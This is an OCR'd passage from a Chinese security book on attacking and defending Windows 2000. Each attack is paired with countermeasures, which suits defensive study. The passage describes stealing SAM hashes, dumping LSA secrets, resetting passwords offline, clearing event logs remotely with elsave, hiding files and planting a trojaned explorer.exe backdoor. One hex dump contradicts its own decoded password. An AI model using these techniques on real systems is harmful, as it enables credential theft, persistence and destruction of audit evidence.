
命名管道预见性的修补

Microsoft已发布了一个补丁，修改了Windows 2000服务控制管理器(SCM, Service Control Manager)创建和分配命名管道的方式。从http://www.microsoft.com/technet/security/bulletin/MS00-053.asp即可获得。此补丁没有含于SP1中，因此所有系统均可用。

当然，对于有敏感数据的系统来说，交互式登录特权是要严格限制的，因为一旦这些关键的立足点(Foothold)被占领后，攻击便会长驱直入了。要检查Windows 2000的交互式登录权限，可运行Security Policy程序(打开该窗口)，找到Local Policies\User Right Assignment结点，检查Log On Locally权限是如何布局的。

在Windows 2000中，许多这样的特权均有变体，允许指定的组或用户不能用此种权限。下页的插图中，就显示使用了“Deny Logon Locally”权限。

注意 *缺省情况下，Windows 2000专业版和独立Windows 2000服务器上用户组和客户(Guest)是有Log On Locally权限的；DC则严格一些，这是产品销售时的缺省域控制器策略的作用(尽管所有操作员用户组也仍有此权限)。我们建议，任何时候都要将用户和客户(Users and Guest)的此权限去掉，对其他用户组也要尽量甄别，能不用此特权的尽量不给。*



跨窗口站访问的破坏

流行度:	*4*
容易度:	*7*
影响力:	*10*
风险率:	*7*

大多数Windows 2000管理员可能不曾听说过窗口站概念(windows stations: winstations)，窗口站是Windows程序设计中最模糊的主题之一。Windows 2000安全模型定义了一个容器(container)层次结构，在不同处理进程之间设置了全边界。此层次从最大到最小为：会话(session)、窗口站(winstation)、桌面(desktop)。因此，会话包含一个或多个窗口站，而窗口站又包含了一个或多个桌面。通过设计，进程(process)运行于窗口站中，而进程中的线程(thread)则运行在一个或多个桌面上。然而，由于实现中的小错误，在Windows 2000的最初发行版中则不是这样。在一定的环境下，桌面上运行的一个低优先权的进程可以从同一会话中另一个窗口站上的桌面读取信息。

这种情况下，恶意的用户交互登录至Windows 2000后，就可以和同一个交互会话中运行的进程(process)进行交互(interactive)(注意，这不允许一个人和其他用户的终端服务登录之间交互，因为它们是不同的会话)；他们也可以在另一个窗口站中创建进程。不过，并不清楚假使所创建的进程有SYSTEM特权，他们会采取什么行动。但至少攻击者可以阅读屏幕和键盘输入。

窗口站漏洞的对策

由于这是微软自己设计实现中已承认的毛病，我们必须用它们的补丁程序来纠正。此补丁恢复了桌面安全模型，使不同桌面的进程彼此分离。访问http://www.microsoft.com/technet/security/bulletin/ms00-020.asp 可获得此补丁程序。它包含在SP1中。

另外一个好的方法仍然是限制交互式登录特权(参见上面对命名管道可预见性的讨论)。

此漏洞在NTBugtraq邮件表上一石激起千层浪(http://www.ntbugtraq.com)，有更多和窗口站相关的问题提出来了。不过到本书出版时，仍没有宣布什么新的补丁，只能多注意微软的安全布告板的消息了。

6.7 偷窃(pilfering)

一旦有了管理员同等位置，攻击者主要的工作就是尽可能多去攫取，以便对系统进行进一步占领。

6.7.1 攫取Windows 2000密码散列


黑客们很高兴地注意到，为了和非Windows NT/2000用户保持向后兼容能力，Windows 2000缺省地保存了LanManager(LM)散列。这就使攻击者可以采用第5章讨论过的常规攻击方法，当然，解决的方法也相同。不过，对攻击者仍有一点小打击，新的Windows 2000特性，主要是SYSKEY对标准密码散列的累积技术作了限制，但只是一点点。下面我们将看到。

攫取SAM

流行度:	*8*
容易度:	*10*
影响力:	*10*
风险率:	*9*

在Windows 2000域控制器上，密码散列保存在活动目录中(%windir%\NTDS\ntds.dit)。根据安装对象的缺省设置，此文件达10 M字节，因为它是密文方式，攻击者是不可能将它下线去做分析的。

在非域控制器上，安全账号管理器(SAM: Security Accounts Manager)文件仍是选择的目标。与NT 4一样，攫取SAM是容易干得漂亮的。SAM文件本身仍保存在%systemroot%\system32\config中，由操作系统上锁。利用http://www.sysinternals.com/上的经典NTFSDOS实用工具，在新的NTFS v.5文件系统下重启系统至DOS状态并攫取SAM仍是可能的。而SAM备份文件也仍在\%systemroot%\repair下(不过其名字仍为"SAM"，而不像NT 4中为"SAM._")，此文件中包含了系统安装时配置的所有用户。rdisk工具也集成进了Microsoft Backup v.5应用中(ntbackup.exe)，它有创建紧急修复盘的功能。当选择"Create Emergency Repair Disk"时，就会有如下的插图出现，询问是否某些信息也要备份至修复目录。



如果选择此选项，则注册表(Registry)，包括SAM老巢，一起都备份至%windir%\repair\RegBack目录下。用户组成员有此目录的读权限，如果系统驱动器是NTFS格式，则超级用户(Power User)成员对该目录有修改权——只有超级用户有这些额外的权限。可是由于此备份文件SAM是经过SYSKEY加密的，因此对此文件的攻击要减轻了一些，毕竟SYSKEY文件的解密机制还没有流失民间(相对用Pwdump2加密SAM而言)。

注意 *Windows 2000 SAM文件缺省是SYSKEY方式加密，必须用pwdump2方式解开。*

保持一个干净的Repair\RegBack目录

不要投机取巧——将这些文件转移到可移动盘上或是另一个安全的地方；也不要将它们保留在RegBack目录。而且，在运行创建紧急修复盘工具时不要选择Backup Registry Locally选项。

用pwdump2转储散列字

流行度：	*8*
容易度：	*10*
影响力：	*10*
风险率：	*9*

SYSKEY现在是Windows 2000的缺省配置(第5章及知识库编号为Q143475的文章有更多有关SYSKEY的信息)。因此，用pwdump是不能从新装的Windows 2000服务器的注册表中抽取密码散列的，而要用pwdump2来完成此工作(参见第5章有关pwdump和pwdump2的讨论以及为什么pwdump不能用于解开SYSKEY)。而且，更新版的pwdump2(可从http://razor.bindview.com 获得)需从本地域控制器上转储散列字，因为它们是依赖主动目录(Active Directory)，而不是传统的SAM来保存密码散列的。

pwdump2对策

只要DLL注入(injection)在Windows上仍能工作，就没有对付pwdump2的办法。不过可以稍感安慰的是，它需要管理员特权，而且只能本地运行。如果攻击者已获此特权，则没有什么不能做到的了(不过，如果是用从SAM上获得的数据攻击可信系统则是另一回事)。

用chntpw将散列字注入SAM中

流行度：	*8*
容易度：	*10*
影响力：	*10*
风险率：	*9*

如果攻击者可以获得对系统的物理访问，而用还有合适的不易察的时间去启动系

统至另一操作系统。则他们就可以完成Petter Nordahl-Hagen在http://home.eunet.no/~pnordahl/ntpasswd/上所描述的复杂攻击。在该站点的系列文章中，Petter公布了一些令人惊讶的事实，包括：

"密码散列可以在离线时注入SAM中，并允许修改系统上任何用户的密码。"

请屏住呼吸，Petter继续做了说明，并提供了工具，创建一张Linux启动盘，可以在NT/2000系统上启动，修改管理员密码(即使已重命名)，然后重启，再以新密码登录。更有趣的还有：

"即使采用了SYSKEY，注入散列字的事仍是可干的，而且即使选择了有关用密码 保护SYSKEY或将之存于软盘上的选项也无济于事。"

"等等！"也许有人会说，"SYSKEY用了第二个128位的强加密方式来强固密码散列，而且使用的惟一的密钥(key)也保存于注册表(Registry)中，且又用了密码保护或存于软盘中(参见第5章)怎么可能在不知系统如何创建它们的情况下还能用假的散列字注入呢?"

但Petter指出如何将SYSKEY关掉。更糟的是，你甚至不需如此麻烦——"老的没用SYSKEY加密之前的散列字注入SAM后会自动在启动时转化为SYSKEY加密后的散列。"我们不能不佩服这种巧夺天工的手法。

下面是Petter如何关闭SYSKEY的做法(尽管无需这样做)。

1. 将HKLM\System\CurrentControlSet\Control\Lsa\SecureBoot设置为0，以关闭SYSKEY(此键的可能值为：0-禁止；1-非保护存于Registry中；2-加密存于Registry;3- 存于软盘上)。
2. 将HKLM\SAM\Domains\Account\F二进制结构中的特殊标志(Flag)改为与前面安全初启(SecureBoot)相同的模式。此键在系统运行时是不可访问的。
3. 在Windows 2000上，HKLM\Security\Policy\PolSecretEncryptionKey\<default>键也需改为与前两个键相同的值。

根据Petter的方法，对NT 4到SP6版本，如果只修改前两个值之一就可以导致SAM

和系统设置在启动时的不一致报警，SYSKEY会重起作用，而在Windows 2000上，上述3个值不一致会使系统重置为初启时的值。

警告 *使用这些技巧可能导致SAM的彻底崩溃，甚至更严重；因此只能在刚安装的NT/2000上测试，因为它们可能会导致启动不了。特别是不要选择Windows 2000上chntpw中的禁止SYSKEY的选项，它的后果据说很严重，往往需要彻底重装。*

注意 *目前此技术并不修改Windows 2000域控制器上的用户账户密码，因为它只针对老的SAM文件，而在DC上，密码散列存于活动目录中，而不在SAM中。*

chntpw 对策

只要攻击者能对系统进行无限制的物理访问，就没有多少办法可以对付这种攻击。能做的工作是设置系统初启时需要SYSKEY的介入（参见第5章关于SYSKEY三种模式的讨论），且对系统密钥要求输入密码或有额外的软盘。这样的话，即使攻击者重设了管理员密码，他也需要输入SYSKEY密码才能启动系统。当然，攻击者也可用chntpw完全关闭SYSKEY，但这样对于Windows 2000来说会有将目标系统弄残的危险。

再考虑一下，Petter利用chntpw完全关闭SYSKEY——如果其选项不设为0，而设为1，即系统密钥本地保存，那会有什么结果呢？这样的话，SYSKEY没有密码或软盘保护，自然也就没有意义了。chntpw的源码在Petter站点上可得到……目前能熟练使用注册编辑模式下的chntpw也足够了。

由于密码或软盘模式的SYSKEY保护并不如意，因此你还需要依赖一些传统的安全方法，比如确保关键系统的物理安全，设置BIOS密码或禁止对系统的软盘访问。

删除SAM清除管理员密码

流行度：	*4*
容易度	*5*
影响力：	*10*
风险率：	*6*

1999年7月25日，James J.Grace和Thomas S.V.Barlett III发表了一篇令人震惊的

文章，讲述如何启动至另一操作系统，删除SAM文件，从而删除管理员密码(http://www.deepquest.pf/win32/win2k_efs.txt)。如果对机器的物理访问较容易，且所需写入NTFS的工具也能得到(比如，从http://www.sysinternals.com 上可获得NTFSDOS Pro)，那么绕过所有NT/2000上的本地安全设施是轻而易举的事。

虽然文章提到在原有的NT或2000系统上再安装另一份拷贝，但如果攻击者一心只想清掉管理员账户的密码，则并不必要；只要直接删除SAM就行了。

此种攻击对EFS(加密文件系统)也有很严重的影响，下一节将讨论。

注意 *Windows 2000域控制器不会有SAM删除的弱点，因为它们不将密码散列保存在SAM中。不过Grace和Bartlett的文章描述了一种机制，通过安装Windows 2000的一个副本在域控制器上能达到同样的结果。*

制止SAM的离线删除

如前所述，在操作系统一级上缓解此种攻击的惟一方法是使Windows 2000在启动时，置于SYSKEY的密码保护或软盘保护模式。其他防止离线密码攻击的有效办法就是确保服务器的物理安全，删除或关闭那些可启动、可删除的驱动器，或者是系统初启前必须输入BIOS密码。我们建议这些方法综合应用。

6.7.2 加密文件系统(EFS)

Windows 2000中一个核心的安全设计就是加密文件系统(EFS:Encrypting File System)。EFS是一种基于公钥加密的系统，可以实时地对盘上数据进行透明加密，攻击者没有正确密钥时不能存取数据。微软公司白皮书讨论了EFS运作的细节(http://www.microsoft.com/windows2000/library/howitworks/security/encrypt.asp)。简而言之，EFS可以用快速、对称的加密算法对文件或文件夹进行加密，而该算法是采用随机产生的和被保护文件/文件类相关的密钥(FEK:File Encryption Key)。EFS的初始版本用的是扩展数据加密标准(DESX: Extended Data Encryption Standard)作为加密算法。这个随机产生的文件加密钥(FEK)本身又被一个或多个公钥所加密，包括用户公钥(Windows 2000下每个用户收到一个公/私钥对)以及密钥恢复代理(RA:Recovery Agent)。这些加密值作为文件的属性保存起来。

密钥恢复是万一涉及敏感数据的用户离开公司或其密钥丢失时使用的。为了防止加密数据不可挽回的损失，Windows 2000对EFS强制了数据恢复代理机制——EFS在没有RA时不能工作。由于FEK和用户的公／私钥对是完全独立的，RA可以解密文件内容 却无损用户私钥。系统缺省的数据恢复代理是本地管理员账户。

虽然EFS在很多情况下很有用，但它不用于同一工作站上多用户时彼此防范的文件保护。那是NTFS文件系统存取控制表(ACL)的工作。微软将EFS定位在攻击者已攻陷NTFS时对文件的保护，比如，从另一操作系统重启或用第三方工具访问硬盘，或者访问远程服务器上的文件。事实上，微软关于EFS的白皮书特别声明："EFS主要防范因另一操作系统上的工具所引发的安全问题.这些工具可使用户在不受检查的情况下，物理地访问NTFS上的文件。"我们在下面讨论相关脆弱点时将看到此段文字的用意

EFS合理使用

EFS对每个文件或文件夹都是可用的，方法是在Properties(属性)窗口上(在General标签下选择Advanced(高级)按钮)。而且，命令行cipher工具可以用于加、解密文件，可在命令提示符下输入cipher/?看到具体方式。

尽管文件可以单独加密，微软的EFS白皮书还是建议在文件夹一级进行加密。因为对单个的加密文件往往要用各种方法操作，稍不小心就会使文件处于明文状态。而且，加密文件不能压缩。

在Windows 2000的帮助栏有EFS的各种信息，可以找到帮助更好使用EFS的技巧。

警告 *移动EFS加密文件时要小心。虽然标准的备份机制(比如ntbackup.exe)会如实拷贝加密对象，但正常的复制命令读取文件是由EFS透明解密的。如果目标是非NTFS 5.0的地方，则文件在目标卷上是明文状态。如果目标是远程的NTFS 5.0，则文件会被加密，但和原始的并不同——远程复制会用一新的FEK加密。也就是说，EFS只能保护存储于盘上的文件，而在网络线缆路上传输时是明文的状态。*

废弃EFS的恢复代理密钥

流行度:	*3*
容易度:	*1*
影响力:	*10*
风险率:	*5*

继续我们前面有关Grace和Bartlett文章的讨论(http://www.deepquest.pf/win32/win2k_efs.txt)。一旦知道管理员就是缺省的密钥恢复代理(RA)时，这种重置管理员密码的能力就有了更大的杀伤力。正如Grace和Bartlett在文章中阐述的，一旦以空白管理员密码登录系统，EFS加密的文件都可在打开时解密，因为管理员可以用他的恢复密钥透明地访问FEK。

为什么这样做?先回忆一下EFS的工作原理，随机产生的文件加密密钥(也可以解密文件)本身是由其他密钥加密的，这些加密值以文件属性的方式保存。用用户公钥(Windows 2000下的用户均有公/私钥对)加密后的FEK以一个称为DDF(数据解密域)的和文件相关的属性保存；当用户访问文件时，他的私钥对DDF进行解密，解出FEK，然后再解密文件。而用恢复代理(RA)密钥对FEK进行加密后的结果保存在叫DRF(数据恢复域)的属性中。这样，当本地管理员就是恢复代理(缺省是恢复代理)时，任何获得系统管理员身份的人就可以用其私钥解开DRF，然后揭示FEK，用FEK就可以解密EFS保护文件了。

委派恢复代理(RA)也不能奏效

既然管理员作为恢复代理(RA)有麻烦，那么另外委派恢复代理是否可行呢?Grace和Bartlett否定了这种对策，他们开发了一个服务，在系统启动时可以重置任何作为RA的账号的密码。


当然，攻击者也无需死盯在恢复代理上，它只不过碰巧是能访问盘上所有EFS加密文件的最简单的方法罢了。另一种方法就是假冒加密文件的用户，使用chntpw，任何用户的账号密码均可通过离线(offline)攻击重置。攻击者就可以作为用户登录并以用户私钥透明地解开DDF，再解开FEK对文件进行解密，从而根本不需数据恢复代理的私钥。

输出恢复密钥并安全保存

微软在对Grace与Bartlett文章的反应中承认EFS可能被突破，但也认为只要采取适当的EFS恢复密钥处理措施还是可以挫败攻击者的(http://www.microsoft.com/technet/security/analefs.asp)。


不幸的是，微软在其文章中所提到的输出处理措施已过时了，而且EFS帮助文件也没有说明如何处理。在独立系统中输出恢复代理(RA)证书(certificate)，可以打开本地Group Policy对象(gpedit.msc)，浏览Computer Configuration\Windows Settings\Security

Settings\Public Key Policies\Encrypted Data Recovery Agent结点，然后右击右窗格上列出的恢复代理(通常，就是Administrator)，选择All Tasks | Export。如下图所示



然后，就会运行一个小向导窗口，在输出密钥之前会提示各种信息，为了备份恢复代理密钥，你必须将私钥和证书一起输出，我们建议打开强保护模式(需要密码的方式)。最后，如果输出成功，别忘了选择"Delete The Private Key"(删除私钥)。最后一步是尽量保证不能从本地系统偷窃恢复代理的解密密钥。

警告 *让我们回忆一下，从右窗格中完全删除恢复代理证书，会使EFS不能生效，因为Windows 2000是必须强制有恢复代理的。下面插图显示当没有定义恢复代理时使用EFS的情形——它不能正常工作!*



注意 *在恢复代理(RA)删除之前就已加密的东西会仍然是加密的，但只能由加密用户自己打开，除非RA已从备份中恢复。*

对于加入一个域中的机器，情形就不同了。域控制器持有域内所有系统的恢复密钥。当有 Windows 2000 机器加入域内，域的缺省恢复策略就会自动生效。域管理员，而不是本地管理员，将成为恢复代理(RA)。这就物理地将恢复密钥与加密数据分开了，使 Grace 和 Bartlett 攻击方法更困难了。从域控制器将恢复代理证书输出也是一个好的方法。如果它们受到了损害，恢复密钥本地可得到的话，域内每个系统都将是脆弱的。

注意 *微软在 "analefs" 文章中也坚称，删除 SAM 而导致管理员密码置为空(NULL)的问题可通过 SYSKEY 解决。我们已证明这是假的，除非设置了密码保护或软盘保护的 SYSKEY 方式(而文章中并没指明这一点)。*

6.7.3 挖掘信任漏洞

入侵者采用的最有效的技术之一就是查找当前或其他域内有效的域用户凭证(credentials)，这就可以使他们从独立的服务器跳到域控制器，并进而轻易地跨过域的安全边界。此类行动的最大风险来自于用域账号凭证去登录其他独立机器的系统管理员。Windows 2000 对这类错误是无能为力的。

LSA 秘密

流行度：	*8*
容易度：	*10*
影响力：	*10*
风险率：	*9*

我们在第 5 章就已看到，LSA 秘密(LSA Secrets)的脆弱点在于密钥机制，可以挖掘出外部信任关系，因为它会暴露出最后几个登录系统的用户以及相应的密码。

尽管微软已在 SP3 中公布了 LSA Secrets 的补丁，但大部分敏感数据仍可以用 Todd Sabin(http://razor bindview.com/tools/desc/lsadump2_readme.html) 的更新工具 lsadump2 抽取出来。下面是一个 lsadump2 从 Windows 2000 域控制器上抽取服务账号信息的例子。最后一项显示服务 "BckpSvr" 以 "password1234" 登录。

```
C:\> lsadump2
$MACHINE.ACC
```

```
 7D 58 DA 95 69 3E 3E 9E AC C1 B8 09 F1 06 C4 9E }X..i>>.........
 6A BE DA 2D F7 94 B4 90 B2 39 D7 77           j..-.....9.w
. . .
TermServLicensingSignKey-12d4b7c8-77d5-11d1-8c24-00c04fa3080d
. . .
IS:InternetConnectorPswd
 36 00 36 00 2B 00 32 00 48 00 68 00 32 00 62 00     6.6.+.2.H.h.2.b.
 44 00 55 00 41 00 44 00 47 00 50 00 00 00           D.U.A.D.C.P...
. . .
_SC_BckpSvr
 74 00 65 00 73 00 74 00 75 00 73 00 65 00 72 00     p.a.s.s.w.o.r.d
 31 00 32 00 33 00 34 00                             1.2.3.4.
```

一旦他们知道了服务密码，攻击者就可使用像内嵌的net user实用工具以及nltest /TRUSTED_DOMAINS之类的资源工具来研读用户账号以及同一系统中的信任关系(利用管理员特权是很容易做到的)。上述的发现就很可能获得一个名为"bckp"(或类似的东西)的用户以及和外部域间的一个或多个信任关系。而用bckp/password1234来试着登录那些域是很可能成功的。

lsadump2对策

微软并不认为这是一个安全脆弱点，因为运行lsadump2需要和SeDebugPrivilege权限，而这只是赋予管理员的(缺省地)。的确，防范lsadump2风险的最好忠告是防止管理员账号被损害。不过，最坏的情况发生了，管理员账号丢了(泄密了)，那么lsadump2就可以抽取出外部域的服务账号，而我们只能"望盗兴叹"了。

新的多主复制及信任模型

Windows 2000中对NT 4域结构的最重要的改变就是从单主(single master)复制与信任模型到多主(multimaster)模式的改变。在Windows 2000森林(forest)结构中，所有域均复制一个共享的主动目录，并通过Kerberos实现双向互信传递(森林间信任或与低版本NT 4域间的信任则仍是单向的)。这对于域拓扑设计还是很有启示意义的。

大多数域管理员的本能想法就是在组织内为每个安全边界创建独立的森林(forest)。这是错误的——AD的核心就是将所有域整合成一个统一的管理框架。在一个森林中，大量的对象间访问控制可以得到维护——不过，粒度可以很小，以至于许多管理员会被大量的权限许可设置弄得不知所措。目录容器(组织单元:OU)及新的代表(delegation)

特性在这种关系中需要相当精细地平衡。

不过，在新的模式下，新的全局组(Universal Groups)成员(比如，企业管理员)，或更小一级，域的全局组(Global Groups)成员(比如，域管理员)在森林内的各域间有一定的信任关系。因此，在这些边界生成(boundary-spanning)组内的一些捣乱的用户或已受威胁的用户就会影响森林内的其他域。基于此，我们建议，一些不能完全信任的实体(比如合作组织)或是那些易受外域损害的实体宜自成自己的森林，或者完全成为独立服务器。

而且，由于有双向的信任传递关系，认证的用户组的范围相对就比较大，在大型组织内，将它看作是一个不信任组会比较明智。

6.8 掩盖踪迹

在 Windows 2000 下，掩盖踪迹的技术与工具基本上相同，只有些许差别，下面是大概的情况。

6.8.1 禁止审计

审计功能通过本地安全策略(Local Security Policy:secpol.msc) 或组策略(Group Policy:gpedit.msc) 工具来打开，它们分别在 \Local Policy\Audit Policy 及 \Computer Configuration\Windows Settings\Security Settings\Local Policy\Audit Policy 结点下。本章后面还将进一步讨论组策略。可用的审计设置和NT 4一样还是很多。

目前 Windows 2000 尚未有集中记录功能的考虑——所有日志将继续保留在本地系统，和UNIX 的 syslog 相比还是有相当的差距。当然，Windows 2000 仍坚持拒绝记录诸如登录失败等事件的远程连接 IP 地址。所以看起来事情还不会有什么改变。

除组策略的审记配置界面以外，NTRK 的 auditpol 工具对审计的允许与禁止也与第5章中讨论的工作方式一样。假如没有NTRK，我们真不知该如何处置了。

6.8.2 清空事件日志

在 Windows 2000 下清空事件日志仍是可能的，只是要通过一个新界面去访问日志。各种事件日志在Computer Management MMC下均可得到(位于\System Tools\Event

Viewer)。而且，还有三个新的日志：目录服务，DNS服务以及文件复制服务日志。右击任何一个日志，都可以弹出一个环境菜单，该菜单中包含了"清空所有事件(Clear All Events)"的菜单项。

第5章讨论的elsave工具可以远程清空所有日志(包括新的日志项)。比如，用下面的命令，就可以在远程服务器"joel"(远程系统上需要的正确权限)用elsave清空文件复制服务日志。

```
c:\> elsave -s \\ joel -lnFile Replication Service" -C
```

6.8.3 隐藏文件

一个成功的入侵，最重要的一步就是能安全地隐藏恶意黑客的各种作案工具。第5章中我们已讨论了两种隐藏文件的方法：attrib命令及文件流工具。

attrib

attrib对隐藏文件是有用的，但如果对指定文件夹选择了"Show All Files"(显示所有文件)选项的话，则这些文件将仍是可见的。

文件流

尽管NTFS已升为新的版本5，但使用NTRK的Posix工具cp，仍可以在Windows 2000下将文件隐藏到其他文件流之后(参见第5章)。

能定位这种被粘贴过的流文件的一个好办法就是使用NTObjectives的sfind，该工具打包于"Forensic Toolkit"工具箱中，在http://www.ntobjectives.com/forensic.htm 上可获得。

6.9 后门

入侵者的最后一招便是在受侵害的系统上创造一些机会以便日后卷土重来，并希望能伪装成系统管理员。

6.9.1 启动操作

第5章中我们已讨论到，入侵者最感兴趣的技术就是在各种地方"种下"恶意的

可执行程序，并使之在启动时能自动生效。这些"土壤"在Windows 2000下仍然存在，在受过侵害的系统上应该认真核查是否有恶意的或陌生的命令存在。

在HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion下是相关的启动注册值：

- ▼ ...\Run
- ■ ...\RunOnce
- ■ ...\RunOnceEx
- ▲ ...\RunServices

Windows 2000下的一点区别就是每个用户的Startup文件夹位于根目录下称为"Documents and Settings"的文件夹中(%systemdrive%\Documents and Settings\%user%\Start Menu\Programs\Startup)。

可执行路径上的活门(Trap - Dooring)

流行度：	*7*
容易度：	*7*
影响力：	*10*
风险率：	*8*

有时，最明显的后门往往最难发现。比如，Windows Shell的特洛伊木马程序explorer.exe 它就在目标系统的%systemdrive%目录下(缺省情况下所有用户均是可写的)。当用户随后进行交互式登录时，此执行程序就成了用户缺省的shell程序。这是怎么回事呢?

微软的软件开发包(SDK)中指出，当可执行程序和DLL文件在注册表中没有路径前缀时，Windows NT 4.0/2000会按如下顺序查找文件：

1. 应用程序所在的目录
2. 父进程的当前目录
3. 32位系统目录(%windir%\System32)
4. 16位系统目录(%windir%System)

5. Windows 目录(%windir%)

6. 在PATH环境变量中指定的目录

这种行为的愚蠢在缺省的NT/2000 shell中就表现了出来。注册表键HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell中定义了缺省shell。此键的缺省值为 "explorer.exe"，没有指定文件路径。因此，如果某人在启动时将一个修改了的"explorer.exe" 程序拷贝到%SystemDrive%(比如C:\)目录下，那么，系统将读取WinLogon\Shell\explorer.exe 值，文件系统在根开始处解析(当系统初启时当前目录是%SystemDrive%)，就会遇到已修改过的explorer.exe，它显然就会成为此特殊登录会话的shell程序。

Alberto Aragones在http://www.quimeras.com/secadv/ntpath.htm 中指出，这种情形是很容易演示的，将NT/2000命令shell(cmd.exe)拷贝到系统根分区，然后退出，再次登录，则标准Windows shell就被刚才的命令shell(cmd.exe)取代了。

更令人讨厌的是，在第14章我们也会看到，诸如eLiTeWrap之类的工具，会很容易地将多个程序包装起来，然后在需要的时候不知不觉地执行，而且可以不同步地运行。人们也可以很容易地将后门(比如Back Orifice 2000)和explorer.exe的一个拷贝链接起来，将它放到系统根目录下，那么每次交互登录时，它都会隐秘地启动。因为explorer可以正常启动，因此不会有人有先见之明的。怎么样?令人不寒而栗吧!

Alberto也讲述了如何在他自己的站点上远程地玩这个把戏。它依靠受害者机器上运行的NT/2000 Telnet服务程序。首先，他远程登录(telnet)到目标机上，然后上传其后门程序explorer.exe(比如，用命令行FTP)；然后，通过telnet命令行，改至%windir%目录，启动真正的explorer.exe，并终止telnet会话。这样，假的explorer.exe就会在任何交互式登录会话时执行。

此技术对DLL也适用。对于装入动态库的Windows执行程序，其信息中有所需装入的DLL的名字。系统然后按上面提到的同样顺序查找该DLL。自然，存在同样的问题和后果。

小心这些路径

在MS00－052中已修补了这些问题，但没包含在SP1(2000)中。因此，不管系统

是否加了SP1，均应添上该补丁程序。虽然微软关于此脆弱点的FAQ(http://www.microsoft.com/technet/security/bulletin/fq00-052.asp)中指明"在微软提供的注册表值中，shell值使用了相对路径"是为了支持旧的应用程序，但Alberto Aragones断言，许多其他可执行程序在注册表中也缺乏特定路径的定义(比如rundll32.exe)。的确，rundll32.exe可在注册表中的多处找到，且没有绝对路径。

一个补救的工作是找出注册表中的各种相对路径的对象，并补上绝对路径。尽管这些有潜在脆弱点的文件存在一个全面而精确的列表，但要全部修补是相当辛苦的。

也许，养成良好的习惯，尽量限制交互式的服务器登录(部署终端服务器提供了可乘之机)是一种更有效的方法。当然，补丁还是不能少的(前面已提到)。考虑到前面提到的应用程序兼容性，补丁引入了一个特殊做法，在启动代码中，将%systemroot%添加到了"Shell"所指定值的后面，这样就有绝对路径了。

技巧 *如果有人对你玩了Alberto的鬼把戏，那么如何将自己的系统恢复正常呢?开始确实挺为难的。Alberto建议在命令shell中运行%windir%\explorer.exe，然后删除后门程序explorer，或者执行**ren \explorer.exe harmless.txt**，然后按CTRL-ALT-DEL再登录。*

6.9.2 远程控制

第5章讨论的所有远程控制机制也仍然有用。NTRK的remote在Windows 2000的支持工具中仍可找到(其中有许多RK的核心工具)，不过其版本已更新，称为wsremote，但基本上是一样的。NetBus和WinVNC的功能和以前完全一样。Back Orifice 2000(BO2K)在Windows 2000中也同样可工作　那些曾对最初只运行在Windows 9x上的BO不屑的系统管理员们如今该是谈之色变了吧。

终端服务器

当然，Windows 2000最大的增补是提供了终端服务器，并作为核心服务器产品。安装了可选的终端服务器会使Windows 2000陡然不同，客户进程将在服务器的CPU空间运行，而在以前所有Windows版本下，除了作为单独产品的NT终端服务器版本，客户端的代码均是在客户机的处理器中运行的。尽管对于UNIX或大型主机用户来说，这不算是一种革命性的变化，因为他们早已熟知这种方式，但对于NT/2000管理员来讲，

